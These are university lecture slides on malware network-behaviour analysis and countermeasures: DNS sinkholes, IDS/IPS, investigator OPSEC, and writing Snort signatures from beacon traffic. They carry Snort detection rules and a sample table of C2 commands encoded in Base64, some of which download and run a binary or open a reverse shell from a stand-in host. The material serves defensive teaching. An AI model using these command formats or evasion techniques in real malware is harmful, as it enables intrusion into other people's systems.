

## 恶意代码分析与防治技术

第14章: 恶意代码网络行为分析

王志

zwang@nankai.edu.cn

南开大学 网络空间安全学院

2023-2024学年



	zwang@ı	nankai.edu.cn 🗸 🗎	设置 我的容	服   自助查询   客	:户端   English   退	!出				
通讯	录	应用中心	收件箱	v						
言	- v	删除          举报	标记为 🗸	移动到 > 更多 >	刷新					
	更早 (*	19)				_				
	# <b></b>	南开大学党委	長网 戸	关于系统密码过	世期请及时更新的证	<b>通知</b> 亲爱的用户:	我们向您发送此电子邮件是为了提	醒您,根据我们的安全政策	,您的账户口令已经过期。	。为了保护您的账户安全,我们:
)'		王水	p	期末考试监考巡	《考安排待核对	老师们好,本学期期:	未考试监考、巡考安排请见附件,如	<b>可时间不合适的老师请在本</b>	周内(12.8下班前)将调控	好的信息告知我, 非常感谢您的












### 允公允帐日新月异



南开大学·党委网络安全和信息化办公室 大数据管理中心 津教备0061号 津ICP备12003308号-1 津公网安备12010402000967号





# 网络钓鱼 (Phishing)

#### 关于收到"关于系统密码过期请及时更新的通知"邮件的注意事项 ■ 🗅 🕓 🖨

发件人: 南开大学党委网信办<wxb@nankai.edu.cn> +

收件人: **我**<zwang@nankai.edu.cn> 时间: 2023年12月13日 11:37 (星期三)

#### 老师, 您好!

如果您收到该邮件,代表您未识别出此次钓鱼邮件,邮件主题为:"关于系统密码过期请及时更新的通知",这是学校开展的钓鱼邮件应急演练,请您不必担心,务必阅读以下内容提高防范意识。

本次钓鱼邮件为测试邮件,只统计点击提交次数用于数据分析,不会对电脑、邮箱等个人信息造成任何影响。

提高网络安全防范意识,加强钓鱼邮件防范,提升甄别能力,尤其对邮件发件人、邮件中不明链接及附件需要反复确认,切勿轻易点击不明邮件、未知链接等,谨慎下载运行可疑程序和文件。 防范钓鱼邮件"五要"、"五不要":

- 1、防毒软件要安装、不要轻信发件人地址中显示的"显示名"(可伪造)。
- 2、登录密码要保密、不要将敏感信息发布在互联网上。
- 3、邮箱账号要绑定手机、不要轻易点开陌生邮件中的链接(木马多)。
- 4、公共私人邮箱要分清、不要放松对"熟人"邮件的警惕。
- 5、重要文件要做好防护、不要使用公共场所的网络设备执行敏感操作。

如您对本次钓鱼邮件演练有任何疑问,可联系党委网信办23509595,工作人员会耐心解答您的疑惑。





## 本章知识点

- 网络应对措施(Network Countermeasures)
- 网络事件调查 (Safely Investigate an Attacker Online)
- 基于内容的防治(Content-Based Network Countermeasures)
- 动静结合分析(Combining Dynamic and Static Analysis Techniques)
- 攻击者角度分析(Understanding the Attacker's Perspective)





网络应对措施 Network Countermeasures

#### 九公允能 日新月升

针对恶意代码的网络行为,目前有哪些检测工具?

正常使用主观题需2.0以上版本雨课堂





#### Common Network Countermeasures

- 防火墙、路由器 (Filtering with firewalls and routers)
  - By IP address, TCP and UDP ports
- DNS服务器 (DNS Servers)
  - Resolve malicious domain names to an internal host (a *sinkhole* )
  - DNS sinkhole
- 代理服务器(Proxy servers)
  - Can detect or prevent access to specific domains





## 网络数据

- IP地址
- TCP和UDP的端口号(ports)
- 域名 (domain names)
- 数据包(traffic content)





## DNS沉洞 (DNS Sinkhole)


- DNS沉洞技术(DNS Sinkhole、网络沉洞、沉洞服务器、黑洞 DNS) 是指在网络中的某一域名被判定为恶意域名后,由安全厂商或运营商将其原本解析到的IP地址变更到无害IP地址的技术。
  - 检测、阻挡有害流量、自动程序以及不需要的流量,例如控制WannaCry 病毒的蔓延、打击僵尸网络;
  - 监测当前已经失陷的主机数量和状态





# 代理服务器(Proxy server)

- 代理服务器(Proxy Server)用来代理用户去取得网络信息
  - 网络信息的中转站
  - 多用户、缓存、监控、过滤







#### Content-Based Countermeasures

- 深度数据包检测(DPI,Deep Packet Inspection)
  - 入侵检测系统(IDS, Intrusion Detection System)
  - 入侵防御系统 (IPS, Intrusion Prevention System)
  - 邮件代理 (Email Proxy)
  - Web代理(Web Proxy)



#### 九公允张 日科月开

讨论:入侵检测系统IDS和入侵防御系统IPS有什么区别?







## IDS vs IPS

- 入侵检测系统 (IDS)
  - 被动监听网络数据,旁路部署
  - 检测可疑或恶意流量
- 入侵防御系统 (IPS)
  - 主动过滤网络数据, 串联部署
  - 所有流量都必须通过该设备才能继续到达目的地
  - · 检测到恶意流量后, IPS 会中断连接并丢弃会话或流量





#### **Intrusion Prevention System**







## 代理服务器

- Email Proxy
- Web Proxy

#### **Mechanism of Proxy Server**





**Communication With Proxy Server** 





## Observing the Malware in Its Natural Habitat

- Before static or dynamic analysis
- Mine logs, alerts, and packet captures generated by malware in its original location





## 真实环境 vs. 实验室环境

- Live-captured data is the most accurate
  - Some malware detects lab environments
- Real traffic contains information about both ends (双向网络流量)
  - infected host and C&C server
- Passively monitoring traffic is more stealthy
  - OPSEC (Operational Security)





## Indications of Malicious Activity

Table 15-1. Sample Network Indicators of Malicious Activity

Information type	Indicator

Domain (with resolved IP address) www.badsite.com (123.123.123.10)

IP address 123.64.64.64

GET request GET /index.htm HTTP 1.1

Accept: \*/\*

User-Agent: Wefa7e Cache-Control: no





### **OPSEC**

- 运营安全 (OPSEC)
- OPSEC是风险管理中使用的一种策略,从竞争对手或敌人的角度 查看操作或项目。
- If attackers are aware of investigation, attackers may change tactics and effectively disappear.





### **OPSEC**

- Preventing adversaries from obtaining sensitive information
- Running malware at home may alert attackers
  - Who expected it to be run in a company
- Investigate vs. Reveal
  - Different from advance static analysis
  - Reveal personal details about investigator to the attacker. (个人信息泄露)





## Identify Investigative Activity

- Send spear-phishing email with a link to a specific individual
  - Watch for access attempts outside the expected geographic area
- Design an exploit that logs infections
  - In a blog comment, Twitter, etc.
- Embed an unused domain in malware
  - Watch for attempts to resolve the domain





Safely Investigate an Attacker Online

#### 九公九 化 日 科 月 开

如何避免在分析恶意代码的过程中被攻击者发现?

正常使用主观题需2.0以上版本雨课堂





## 间接策略(Indirection Tactics)

- Proxy server, Tor, Web-based anonymizer
  - Not subtle—it's obvious that you are hiding
- Use a dedicated VM for research
  - Hide its location with a cellular or VPN connection
- Use an ephemeral cloud machine
  - Such as an Amazon E2C virtual machine





## 搜索引擎Search Engines

- Usually safe
- If the domain was previously unknown to the search engine, it may be crawled
- Clicking results still activates secondary links on the site
  - Even opening cached resources





## Getting IP Address and Domain Information




Figure 15-1. Types of information available about DNS domains and IP addresses



### Command-Line vs. Web-Based Lookups


- Command-Line
  - whois and dig can be used, but they will expose your IP address
- Web-Based
  - Websites that do the query for you provide anonymity
  - May give more information





#### RobTex

- Finds multiple
   domain names that
   point to a single IP
   address
- Checks blacklists



#### **REVERSE (NEW!)**







### VirusTotal



Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community









# Content-Based Network Countermeasures

#### 九公允能 日新月升

网络流量中有哪些内容(content)可以用来检测恶意代码的网络行为?

正常使用主观题需2.0以上版本雨课堂





## Intrusion Detection with Snort

- Rule-based detection, can use:
  - TCP or IP headers
  - Size of payload
  - Connection state (such as ESTABLISHED)
  - Layer 7 payload data



# Snort Rule to Block HTTP Traffic by User-Agent

alert tcp \$HOME\_NET any -> \$EXTERNAL\_NET \$HTTP\_PORTS (msg:"TROJAN Malicious User-Agent"; content:"|0d 0a|User-Agent\: Wefa7e"; classtype:trojan-activity; sid:2000001; rev:1;)

<i>Table 15-2.</i>	Snort Rule	Keyword	Descriptions
		-	1

Keyword	Description
msg	The message to print with an alert or log entry
content	Searches for specific content in the packet payload (see the discussion following the table)
classtype	General category to which rule belongs
sid	Unique identifier for rules
rev	With sid, uniquely identifies rule revisions







## Taking a Deeper Look

- Running the malware several times shows these User-Agent strings
- Rules can be fine-tuned to capture the malware without false positives

We4b58	We7d7f	Wea4ee
We70d3	Wea508	We6853
We3d97	We8d3a	Web1a7
Wed0d1	We93d0	Wec697
We5186	We90d8	We9753
We3e18	We4e8f	We8f1a
Wead29	Wea76b	Wee716





Combining Dynamic and Static Analysis
Techniques

#### 九 公 允 能 日 新 月 开

如何进一步提升恶意代码网络行为的特征质量,例如特征的准确度和持续性?

(more accurate and longer-lasting signature)







# Two Objectives of Deeper Analysis

- Full coverage of functionality using dynamic analysis
  - Provide new inputs to drive the malware down unused paths
  - Using iNetSim or custom scripts
- Understanding functionality, including inputs and outputs
  - Static analysis finds where and how content is generated
  - Dynamic analysis confirms the expected behavior





### Effective and Robust Signature

- Differentiate between regular traffic and the traffic associated with malware
- Why this is a big challenge?
- The evolution of malware is rapid.
  - Mimic Existing Protocols, Use Existing Infrastructure, Leveraging Client-Initiated Beaconing





# Hiding in Plain Sight

- Attackers mimic existing protocols
  - Often HTTP, HTTPS, and DNS, no more IRC
  - HTTP for beaconing (request for instructions)
  - HTTPS hides the nature and intent of communications
  - Information can be transmitted in DNS requests
    - For example, in long domain names
    - www.thepasswordisflapjack.maliciousdomain.com.





### **GET** and **POST**

- GET for request
- POST for send
- Used to send a command prompt followed by a directory listing

GET /world.html HTTP/1.1

User-Agent: %^&NQvtmw3eVhTfEBnzVw/aniIqQB6qQgTvmxJzVhjqJMjcHtEhI97n9+yy+duq+h3b0RFzThrfE9AkK90YIt6bIM7JUQJdViJaTx+q+h3dm8jJ8qfG+ezm/C3tnQgvVx/eECBZT87NTR/fUQkxmqcGLq

Cache-Control: no-cache

GET /world.html HTTP/1.1

Cache-Control: no-cache







### User Agents

- Early malware used strange User-Agent strings
- This made it easy to block
- Valid user agent:

```
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
```





#### 允公允帐日新月异

### 3 Possible User Agents

• Malware alternates between these to defeat detection

```
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.1.4322)
```





### Use Existing Infrastructure

- A server only servicing malware requests, it will be more vulnerable to detection
- Use a server used for legitimate purposes to cloak malicious uses.
  - Investigation of the IP address will also reveal the legitimate uses.





### Attackers Use Existing Infrastructure

• Botnet commands concealed in source code of a Web page





### Leveraging Client-initiated Beaconing

- Hosts behind NATs or proxy servers have a concealed IP address
- Makes it difficult for attackers to know which bot is phoning home
- Beacon identifies host with an unique identifier
  - Such as an encoded string with basic information about the host





# Understanding Surrounding Code

Malware beacon

```
GET /1011961917758115116101584810210210256565356 HTTP/1.1
Accept: * / *
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: www.badsite.com
Connection: Keep-Alive
Cache-Control: no-cache
```

• The standard User-Agent using IE

```
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648)
```





#### 允公允帐日新月异

# Understanding Surrounding Code

- Running the malware a couple more times.
- URIs

```
/1011961917758115116101584810210210256565356 (actual traffic)
/14586205865810997108584848485355525551
/7911554172581099710858484848535654100102
/2332511561845810997108584848485357985255
```

• Static analysis can be used to figure out exactly how the request is being created.





# Finding the Networking Code

#### Table 15-5. Windows Networking APIs

WinSock API	WinINet API	COM interface
WSAStartup	InternetOpen	URLDownloadToFile
getaddrinfo	InternetConnect	CoInitialize
socket	InternetOpenURL	CoCreateInstance
connect	InternetReadFile	Navigate
send	InternetWriteFile	
гесv	HTTPOpenRequest	
WSAGetLastError	HTTPQueryInfo	
	HTTPSendRequest	

- The HTTPOpenRequest parameter is the URI path
- The URI are generated
- from calls to GetTickCount,
  Random, and gethostbyname.





### Sources of Network Content

- The hard-coded data from the malware are most valuable for signature generation
  - Require knowledge of the origin of each piece of network content





### Sources of Network Content

- Random data
- Data from networking libraries
  - Such as the GET created from a call to HTTPSendRequest
- Hard-coded data
- Data about the host and its configuration
  - Hostname, current time, CPU speed
- Data received from other sources
  - Remote server, file system, keystrokes





#### Hard-Coded vs. Ephemeral Data

- Malware using lower-level networking APIs such as Winsock
  - Requires more manually-generated content to **mimic** common traffic
  - More hard-coded data
  - Likely the author makes a mistake that leaves a signature in the network traffic
  - May misspell a word like Mozilla(Mozila, MoZilla)





#### How URI is Generated

```
/1011961917758115116101584810210210256565356 (actual traffic)
/14586205865810997108584848485355525551
/7911554172581099710858484848535654100102
/2332511561845810997108584848485357985255
```

<4 random bytes>:<first three bytes of hostname>:<time from
GetTickCount as a hexadecimal number>

Convert bytes to its ASCII decimal form (for example, the character *a* becomes 97). Develop an effective regular expression for the URI.



### Identifying and Leveraging the Encoding Steps

Table 15-6. Regular Expression Decomposition from Source Conten	1 <i>t</i>

<4 random bytes>	:	<first 3="" bytes="" hostname="" of=""></first>	:	<time from<br="">GetTickCount&gt;</time>
0x91, 0x56, 0xCD, 0x56	:	"m", "a", "l"	:	00057473
0x91, 0x56, 0xCD, 0x56	0x3A	0x6D, 0x61, 0x6C	0x3A	0x30, 0x30, 0x30, 0x35, 0x37, 0x34, 0x37, 0x33
1458620586	58	10997108	58	4848485355525551
(([1-9] 1[0-9] 2[0- 5]){0,1}[0-9]){4}	58	[0-9]{6,9}	58	(4[89] 5[0- 7] 9[789] 10[012]){8}





# Creating a Signature

- Avoid excessive complexity
  - Slows down the IDS
- Include enough detail to eliminate false positives

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"TROJAN Malicious Beacon ";
content:"User-Agent: Mozilla/4.0 (compatible\; MSIE 7.0\; Windows NT 5.1)";
content:"Accept: * / *"; uricontent:"58"; content:!"|0d0a|referer:"; nocase;
pcre:"/GET \/([12]{0,1}[0-9]{1,2}){4}58[0-9]{6,9}58(4[89]|5[0-7]|9[789]|10[012]){8}
HTTP/";
classtype:trojan-activity; sid:2000002; rev:1;)
```





# Analyzing the Parsing Routines

- The communication in two directions
  - The traffic that the malware generates
  - The traffic that the malware receives
- Malware strings and the Web page comments both include the common string adsrv?

<!-- adsrv?bG9uZ3NsZWVw -->





- Deep analysis to find potential additional elements
- Parser looks for 3 elements
- <!—
- text
- -->




Figure 15-3. An IDA Pro graph of a sample parsing function





#### Table 15-7. Sample Malware Commands

Command example	Base64 translation	Operation	
longsleep	bG9uZ3NsZWVw	Sleep for 1 hour	
superlongsleep	c3VwZXJsb25nc2xlZXA=	Sleep for 24 hours	
shortsleep	c2hvcnRzbGVlcA==	Sleep for 1 minute	
run:www.example.com/fast.exe	cnVuOnd3dy5leGFtcGxlLmNvbS9mYXN0LmV4ZQ==	Download and execute a binary on the local system	
connect:www.example.com:80	Y29ubmVjdDp3d3cuZXhhbXBsZS5jb2060DA=	Use a custom protocol to establish a reverse shell	





#### 允公允铭日新月异

### Possible Signatures

- The five possible commands
- These will work, but any change in the malware will evade them

```
<!-- adsrv?bG9uZ3NsZWVw -->
<!-- adsrv?c3VwZXJsb25nc2xlZXA= -->
<!-- adsrv?c2hvcnRzbGVlcA== -->
<!-- adsrv?cnVu
<!-- adsrv?Y29ubmVj
```





### Targeting Multiple Elements

- These are more general
- The first one accepts any Base64 in a comment with the adsrv prefix

```
pcre:"/<!-- adsrv\?([a-zA-Z0-9+\/=]{4})+ -->/"
content:"<!-- "; content:"bG9uZ3NsZWVw -->"; within:100;
content:"<!-- "; content:"c3VwZXJsb25nc2xlZXA= -->"; within:100;
content:"<!-- "; content:"c2hvcnRzbGVlcA== -->"; within:100;
content:"<!-- "; content:"cnVu"; within:100; content: "-->"; within:100;
content:"<!-- "; content:"Y29ubmVj"; within:100; content:"-->"; within:100;
```





### Making General Signatures

Target 1: User-Agent string, Accept string, no referrer

Target 2: Specific URI, no referrer





Understanding the Attacker's Perspective



### Rules of Thumb

- 高质量的特征: 从攻击者角度, 绕过比较困难
- Focus on elements of the protocol that are part of both end points
  - Look for elements that use code on both the client and server
  - It will be hard for the attacker to change them both







### Rules of Thumb

- Focus on elements of the protocol known to be part of a key
  - Such as a User-Agent that identifies bot traffic
  - Again, it would require updating both ends to change
- Identify elements of the protocol that are not immediately apparent in traffic
  - This will be less likely to be used by other, sloppy, defenders who leak info to the attacker





# 本章知识点

- 网络应对措施(Network Countermeasures)
- 网络事件调查 (Safely Investigate an Attacker Online)
- 基于内容的防治(Content-Based Network Countermeasures)
- 动静结合分析(Combining Dynamic and Static Analysis Techniques)
- 攻击者角度分析(Understanding the Attacker's Perspective)





### 恶意代码分析与防治技术

第14章: 恶意代码网络行为分析

王志

zwang@nankai.edu.cn

南开大学 网络空间安全学院

2023-2024学年